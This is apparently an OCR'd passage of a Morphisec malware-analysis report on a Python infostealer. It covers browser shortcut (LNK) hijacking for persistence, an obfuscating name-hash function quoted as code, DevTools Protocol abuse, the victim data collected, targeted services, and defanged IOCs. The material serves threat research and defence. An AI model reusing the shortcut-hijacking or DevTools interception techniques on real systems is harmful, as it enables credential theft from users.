
```python
class Chromium:

    def __init__(self, config):
        self.browsers = []
        self.version = 2
        self.db_file = self.getDbFile(config['get-pip-name']) + '.sqlite'
        self.db = self.sqlite_connect()
        self.sqlite_init()
```

4. Once browser **LNK** file found, the malware:

   a) Creates a copy for that file

   b) Encrypts the **LNK** file metadata (the **TargetPath**, **Arguments** and **WorkingDirectory**) and saves it on disk

   c) Modify the copy metadata to initiate Python that will execute the execution script instead of the browser's process



As you can see in the figure above, the shortcuts for Google Chrome and Microsoft Edge (both Chromium-based browsers) is modified and now executes a copy of the **python.exe** executable with two parameters:

1. **upiredapaq** - the name of the file that holds the execution script
2. **ejibemihac / ulutasoket** - the names of the files that holds the encrypted original shortcut's metadata

Once complete, the process will exit, and the module will be executed the next time the user will use the impersonated **LNK** file.

After understanding how the Module Packer works, analysis infers that the modules using it became standalone components which means it can run without any context to other components in the framework. Moreover, the modules using the packer even have a unique and different, HTTP-based communication channel with the C2 server.

"Wordly" Hashed Names

Most names look scrambled, but this is the intention of the malware author. The malware supports a pseudo-random string hashing which is mostly used to obfuscate file names, function names and for the DGA.

The "Wordly" hash function creates a 10 characters long string that is based on the current victim's UID and some string. This allows that malware to find the new strings using different, hard-coded, meaningful strings.

For example, the file generated by the Module Packer are "wordly" hashes:

```
self.filename = self.getWordlyHashFromUuid(self.uuid, 'chronod')
self.filename_path = os.path.join(os.getenv('APPDATA'), self.config['install-name'], self.filename)
self.runpy = self.getWordlyHashFromUuid(self.uuid, 'chronod-run-py')
```

Using simple, readable, and known pieces of information, UUID and **chronod** for example, the malware creates a nonmeaningful name. The hashing algorithm denoted by the following function:

```
def getWordlyHashFromUuid(self, uuid, name):
        vowels = 'aeiou'
        consonants = 'bcdfghjklmnpqrstvxywz'
        filename = f"{uuid}-{name}"
        filename = hashlib.sha256(filename.encode()).hexdigest()
        begin = int(uuid[:1], 16)
        end = int(uuid[-1:], 16)
        hash_filename = filename
        filename = f"{filename[:begin]}{filename[-end:]}"
        if len(filename) < 6:
                filename = f"{hash_filename[:6]}"
        filename_word = ''
```

```
        for i in range(len(filename)):
                c = ‘a’
                if i % 2 == 0:
                        c = vowels[int(filename[i], 16) % len(vowels)]
                else:
                        c = consonants[int(filename[i], 16) % len(consonants)]
                filename_word = f”{filename_word}{c}”
        else:
                return filename_word[:10]
```

Copy

Google DevTools Protocol Abuse

The malware uses Google’s DevTools Protocol to connect to the current browser instance. This protocol allows direct communication with the inner browser’s functionality over WebSockets. The wide range of capabilities exposed by this protocol allows the attacker to run scripts, intercept network requests, read POST bodies before being encrypted and much more. Up until now, we haven’t seen another significant custom published implementation in use by other malware.

Appendix

System Information Collected by Init Module

System data using WMI

WMI Class	Data Gathered	Data Name in JSON
Win32_OperatingSystem	Caption	windows_version_name
	CountryCode	windows_country_code
	InstallDate	install_date
	LastBootUpTime	last_boot_up_time
	LocalDateTime	local_date_time
	RegisteredUser	registered_user
	Version	windows_version
	BuildNumber	build_number
	SystemDevice	system_device
	SystemDirectory	system_directory
	SystemDrive	system_drive
	WindowsDirectory	windows_directory
Win32_BIOS	Caption	bios_caption
	Description	bios_description
	Manufacturer	bios_manufacturer
	Name	bios_name
	SerialNumber	bios_serial_number
	SMBIOSBIOSVersion	bios_smbios_version
	SoftwareElementID	bios_software_element_id
Win32_ComputerSystem	Manufacturer	manufacturer
	Model	model
	NumberOfLogicalProcessors	number_of_logical_processors
	NumberOfProcessors	number_of_processors

WMI Class	Data Gathered	Data Name in JSON
	PrimaryOwnerName	primary_owner_name
	SystemType	system_type
	TotalPhysicalMemory	total_physical_memory
Win32_ ComputerSystemProduct	IdentifyingNumber	computer_product_id_number
	Name	computer_product_name
	UUID	computer_product_uuid
	Vendor	computer_product_vendor
Win32_LogicalDisk	Description	disk_description
	DeviceID	disk_device_id
	DriveType	disk_drive_type
	FileSystem	disk_file_system
	FreeSpace	disk_free_space
	MediaType	disk_media_type
	Name	disk_name
	Size	disk_size
	VolumeName	disk_volume_name
	VolumeSerialNumber	disk_volume_serial_number
Win32_OnBoardDevice	Description	on_board_device_description
Win32_PhysicalMemory	BankLabel	ram_bank_label
	Capacity	ram_capacity
	Manufacturer	ram_manufacturer
	PartNumber	ram_part_number
Win32_Processor	AddressWidth	cpu_address_width
	Architecture	cpu_architecture
	Caption	cpu_caption
	CurrentClockSpeed	cpu_current_clock_speed
	DataWidth	cpu_data_width

@ 2023 Morphisec Inc.

WMI Class	Data Gathered	Data Name in JSON
	Description	cpu_description
	Manufacturer	cpu_manufacturer
	MaxClockSpeed	cpu_max_clock_speed
	Name	cpu_name
	NumberOfCores	cpu_number_of_cores
	NumberOfEnabledCore	cpu_number_of_enabled_core
	NumberOfLogicalProcessors	cpu_number_of_logical_processors
	ProcessorId	cpu_processor_id
	Revision	cpu_revision
SoftwareLicensingService	ClientMachineID	license_client_machine_id
	KeyManagementServiceMachine	license_key_management_service_machine
	KeyManagementServiceProductKeyID	license_key_management_service_product_key_id
	OA3xOriginalProductKey	license_original_product_key
	Version	license_version

Network information

Resource	Response fields	JSON fields
`hxxps://ifconfig[.]me/all.json`	ip	ipAddress
	continentCode	continentCode
	continent	continentName
	country	countryCode
	countryName	countryName
	subdivisions	stateProv
	city	city
	isp	isp

Resource	Response fields	JSON fields
	asnNumber	asnNumber
	asnOrganization	asnOrganization
	organization	organization
	postalCode	postalCode
`hxxps://ip-info.ff.avast[.]com/v1/info`	ip_addr	ip_addr
	remote_host	remote_host
	user_agent	user_agent
	port	port
	language	language
	method	method
	encoding	encoding
	mime	mime
	via	via
	forwarded	forwarded

Services targeted by Chronod Module

Service	Stolen Data	Description
Caixa Bank	Login creds and user data	Bank
MercadoLivre	Login creds and credit card tokens	E-commerce
WhatsApp	Messages	Messaging application
Metamask	Login creds	
AWS	Login creds	Web Services
Github	Login creds	Cloud-based service for software development and version control
CPanel or WHM	Login creds	Generic web host manager or control panel

@ 2023 Morphisec Inc.

Service	Stolen Data	Description
Wordpress	Login creds	Content management software (website builder)
Joomla	Login creds	Content management software (website builder)
Drupal	Login creds	Content management software (website builder)
Magento	Login creds	Open-source e-commerce platform written in PHP
UOL	Login creds	Content management software
Locaweb	Login creds	Website hosting, internet services and cloud computing
HostGator	Login creds	Website hosting and VPS
ISPConfig	Login creds	Hosting Control Panel
Direct Admin	Login creds	Hosting Control Panel
Froxlor	Login creds	Hosting Control Panel
FluxBB	Login creds	Open-sourced forum application
Generic Bulletin Board Software (PHPBB)	Login creds	Generic forum applications
HostMidia	Login creds	Hosting services
Hostoo	Login creds	Hosting services
Hostnet	Login creds	Hosting services
Hostinger	Login creds	Hosting services
Kinghost	Login creds	Hosting services
Generic SMF	Login creds	Generic System Management Facility software

IOCs (Indications of Compromise)

IOC	Description
`d1885b4f515cea0d5c262c8d0b19db9c1cb7bc98efe761c4021fc4e40a9584d6`	MSI Installer
`05b10fc19273045a3e70fa0057873643af289db75878949912c925163ad3c9fd`	MSI Installer

IOC	Description
b58161c867b2bd6ac4e2332b951b7897efd2b19f696901b078a395ddcf7d134a	MSI Installer
628b1ba59150a1b66167bec71d16eef23cafc167ffb47c916c69adb2ac372a57	MSI Installer
6d4a7488cb559035d5d06d5a94adc76188cd2dfc6a647f8a77da7565e244898c	MSI Installer
4.q111[.]sbs	Domain used to get the WebSocket URL
<day_domain>[.]mail89[.]us[.]to	Domain generated by the DGA to get the WebSocket URL
<day_domain>[.]ns99[.]uk[.]ms	Domain generated by the DGA to get the WebSocket URL
18.228.15[.]16	File Upload module embedded C2
18.229.122[.]137	Chronod module embedded C2
13.248.205[.]89	Chronod module embedded C2
13.248.185[.]41	Appita module embedded C2
hxxp://l-1038939961.sa-east-1.elb.amazonaws[.]com	Appita module embedded C2
hxxp://l-1038939961.sa-east-1.elb.amazonaws[.]com	Chronod module embedded C2
ws://54.233.147[.]24	WebSocket URL
ws://18.231.31[.]151	WebSocket URL
ws://18.229.170[.]213	WebSocket URL
ws://54.94.248.[]242	WebSocket URL
ws://18.231.70[.]213	WebSocket URL
ws://18.231.91[.]245	WebSocket URL
ws://18.230.36[.]203	WebSocket URL
ws://54.232.236[.]117	WebSocket URL

About Morphisec

Morphisec provides prevention-first security against the most advanced threats to stop the attacks that others don't, from endpoint to the cloud. Morphisec's software is powered by Automated Moving Target Defense (AMTD) technology, the next evolution of cybersecurity. AMTD stops ransomware, supply chain attacks, zero-days, and other advanced attacks. Gartner® research shows that AMTD is the future of cyber. AMTD provides an ultra-lightweight, Defense-in-Depth security layer to augment solutions like NGAV, EPP and EDR/XDR. We close their runtime memory security gap against the undetectable cyberattacks with no performance impact or extra staff needed. Over 5,000 organizations trust Morphisec to protect nine million Windows and Linux servers, workloads, and endpoints. Morphisec stops thousands of advanced attacks daily at Lenovo, Motorola, TruGreen, Covenant Health, Citizens Medical Center, and many more.

To learn more, visit morphisec.com/schedule

@ 2023 Morphisec Inc.